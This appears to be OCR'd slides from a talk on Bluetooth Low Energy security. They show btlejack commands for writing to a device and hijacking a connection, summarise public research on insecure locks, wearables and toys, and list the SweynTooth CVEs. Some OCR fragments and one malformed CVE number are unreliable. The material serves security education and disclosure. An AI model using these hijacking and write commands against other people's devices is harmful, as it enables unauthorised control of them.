
```
# echo 55 70 72 69 67 68 74 47 6f | xxd -r -p
UprightGo
```

Write a value:

```
btlejack> write 0x0028 hex 030001
>> 06 05 01 00 04 00 13
```

Demo Time: Hijacking





root@chaos:~/ble
figlet Hijack Connection
root@chaos:~/ble
btlejack -s
[0] 1:bash*
emanuel@chaos | 0.45 0.37 0.36 | 2020-02-26 11:14
ThinkPad

Example BLE Attacks

SHA2017 – Hack-a-ble


- General BLE security talk by Tal Melamed
- Example: Man-in-the Middle of a fitness watch



https://media.ccc.de/v/SHA2017-230-hack-a-ble

35c3 – Internet of Dongs


- Sex toy research that also covers BLE by Werner Schober
- No pairing at all (= no authentication): Let other's sex toys vibrate




https://media.ccc.de/v/35c3-9523-internet_of_dongs

CCCamp2019 – Taking Bluetooth lockpicking to the next level


- BLE SmartLocks Lockpicking talk by Ray and mh




No pairing, lock code transmitted in cleartext



No pairing, code transmitted in clear in custom protocol



14/16 other analyzed locks had BLE vulns.



No pairing, hardcoded AES Key

https://media.ccc.de/v/Camp2019-10241-taking_bluetooth_lockpicking_to_the_next_level

SweynTooth

- Family of 12 vulnerabilities across different BLE chips discovered by Matheus E. Garbelini, Sudipta Chattopadhyay & Chundong Wang
- Vulnerabilities in specific implementations of the BLE stack
- Vulnerability Types: Crash, deadlock and security bypass
  - Crash: Restart device remotely
  - Deadlock: Block device remotely until rebooted
  - Authentication Bypass: Connect to a device without pairing
- Infos/Paper: https://asset-group.github.io/disclosures/sweyntooth/

Type	*Vulnerability Name*	*Affected Vendors*	*CVE*
Crash	Link Layer Length Overflow	Cypress NXP	CVE-2019-16336 (6.1) CVE-2019-17519 (6.1)
	Truncated L2CAP	Dialog Semiconductors	CVE-2019-17517 (6.3)
	Silent Length Overflow	Dialog Semiconductors	CVE-2019-17518 (6.4)
	Public Key Crash	Texas Instruments	CVE-2019-17520 (6.6)
	Invalid L2CAP Fragment	Microchip	CVE-2019-19195 (6.8)
	Key Size Overflow	Telink Semiconductor	CVE-2019-19196 (6.9)
Deadlock	LLID Deadlock	Cypress NXP	CVE-2019-17061 (6.2) CVE-2019-17060 (6.2)
	Sequential ATT Deadlock	STMicroelectronics	CVE-2019-19192 (6.7)
	Invalid Connection Request	Texas Instruments	CVE-2019-19193 (6.5)
Security Bypass	Zero LTK Installation	Telink Semiconductor	CVE-2019-19194 (6.10)

Master could skip pairing process and connect.





Figure 12: Zero LTK Installation

Implementation Bugs

- There are several implementation bugs
- Example: BlueFrag vulnerability (CVE-2020-022) discovered by Jan Ruge
- RCE on all Android phones (version 8-9) when Bluetooth is just enabled



https://media.ccc.de/v/DiVOC-7-no_poc_no_fix_a_sad_story_about_bluetooth_security

Bluetooth Low Energy 5

Bluetooth Low Energy 5

- Version 5 released in 2016, Version 5.1 and 5.2 released in 2019
- Features: better speed, better range, improved coexistence
- In 2019: No BLE 5 products available in markets
  - Researcher has to build own BLE 5 devices in order to hack it

Core Specification Change History

Bluetooth

9 CHANGES FROM v4.2 TO v5.0

9.1 NEW FEATURES

Several new features are introduced in version 5.0. The major areas of improvement are:

- Slot Availability Mask (SAM)
- 2 Msym/s PHY for LE
- LE Long Range
- High Duty Cycle Non-Connectable Advertising
- LE Advertising Extensions
- LE Channel Selection Algorithm #2

Interesting
DEF CON 27 Talk

Physical Layers

- Two new physical layers
  - 2M LE Uncoded PHY: Better throughput up to 2 Mbps
  - LE Coded PHY: 4 times the range (125 kbps, up to 400m) or 2 times the range (500 kbps, up to 200m)
- Not supported by BtleJack at the moment, another chip would be needed

